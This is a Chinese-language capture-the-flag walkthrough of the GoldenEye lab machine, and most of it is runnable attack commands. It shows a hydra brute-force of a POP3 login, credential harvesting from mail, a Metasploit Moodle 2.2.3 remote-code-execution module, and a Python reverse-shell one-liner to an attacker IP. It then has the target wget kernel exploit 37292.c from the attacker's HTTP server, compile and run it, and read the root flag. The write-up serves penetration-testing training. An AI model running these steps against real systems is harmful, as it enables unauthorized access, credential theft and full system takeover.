
破解doak的pop邮件密码
hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.32.144 -s 55007 pop3
[55007] [pop3] host: 192.168.4.202 login: doak password: goat 获得用户名密码:doak/goat
登录doak的pop
nc 192.168.4.202 55007     ---登录邮箱
user doak                  ---登录用户
pass goat                  ---登录密码
list                       ---查看邮件数量
retr 1                     ---查看邮件内容
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id 97DC24549D
for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu
James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?
Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......
如果你正在读这篇文章,恭喜你读到这里。你知道谍报技术是怎么运作的吧?
因为我不了解。去我们的培训网站,登录我的账户……继续挖掘,直到你能获取更多信息……
username: dr_doak
password: 4England!用这个账号登录网站后在:Home / My home 右边发现: s3cret.txt
007,
I was able to capture this apps adm1n cr3ds through clear txt.
Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
Something juicy is located here: /dir007key/for-007.jpg
Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
我能够通过明文捕获此应用程序的管理员凭据。
GoldenEye 服务器中大多数 Web 应用程序中的文本都会被扫描,因此我无法在此处添加凭据。
一些有趣的内容位于此处:/dir007key/for-007.jpg
另外,您可能知道,RCP-90 远胜于任何其他武器,而“杀戮执照”是唯一的玩法。拼接url下载图片:http://severnaya-station.com/dir007key/for-007.jpg


直接随波逐流发现base编码

解密得到xWinter1995x!,在前面的s3cret.txt可以推断出,这是admin的账号密码
这是Moodle使用的2.2.3版本此版本有许多漏洞利用,由于我们需要在目标计算机上进行外壳访问,因此我选择使用远程代码执行(RCE)漏洞利用。
二.拿shell
有两种方法拿shell
使用MSF
msfconsole                        ---进入MSF框架攻击界面
search moodle                     ---查找 moodle类型 攻击的模块
use 1                             ---调用1  exploit/multi/http/moodle_spelling_binary_rce调用攻击脚本
set username admin                ---设置用户名:admin
set password xWinter1995x!        ---设置密码:xWinter1995x!
set rhost severnaya-station.com   ---设置:rhosts severnaya-station.com
set targeturi /gnocertdir         ---设置目录: /gnocertdir
set payload cmd/unix/reverse      ---设置payload:cmd/unix/reverse
set lhost 192.168.32.129          ---设置:lhost 192.168.198.128(需要本地kali的IP)
exploit  ----执行命令
当我们执行后发现无法成功,是因为对方需要修改执行PSpellShell

更改之后执行exploit拿到shell

执行tty,因为获得的权限无框架
python -c 'import pty; pty.spawn("/bin/bash")' *---将shell进行tty*
python反弹shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.32.129",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'将代码替换到Path to aspell,ip改为攻击机ip,然后点击Save changes

接着在kali上监听6666端口,然后找到Home / My profile / Blogs / Add a new entry,点击下图3的位置反弹shell

执行tty
python -c 'import pty; pty.spawn("/bin/bash")' *---将shell进行tty*
三.内核提权
uname -a 查看权限


谷歌搜索:Linux ubuntu 3.13.0-32 exploit 获得exp版本:37292
用uname -a看看内核,然后去exploit-db搜一下exp。但是发现系统内没有装gcc。
searchsploit 37292 ---搜索kali本地的exp库中37292攻击脚本信息
cp /usr/share/exploitdb/exploits/linux/local/37292.c ~/temp ---目录自行修改
这个靶场在枚举信息知道:
无法进行GCC编译,需要改下脚本为cc
gedit 37292.c ---文本打开
第143行将gcc改为cc ---编写下
然后在本目录下开启http服务:python -m http.server 8081
靶机内
cd /tmp # 进入/tmp目录,方便读写
wget http://192.168.32.129:8081/37292.c ---wget下载http服务下的文件
成功下载后执行cc编译:
cc -o exp 37292.c ---C语言的CC代码编译点c文件
chmod +x exp ---编译成可执行文件,并赋权
./exp ---点杠执行
id ---查看目前权限
cat /root/.flag.txt ---读取root下的flag信息
568628e0d993b1973adc718237da6e93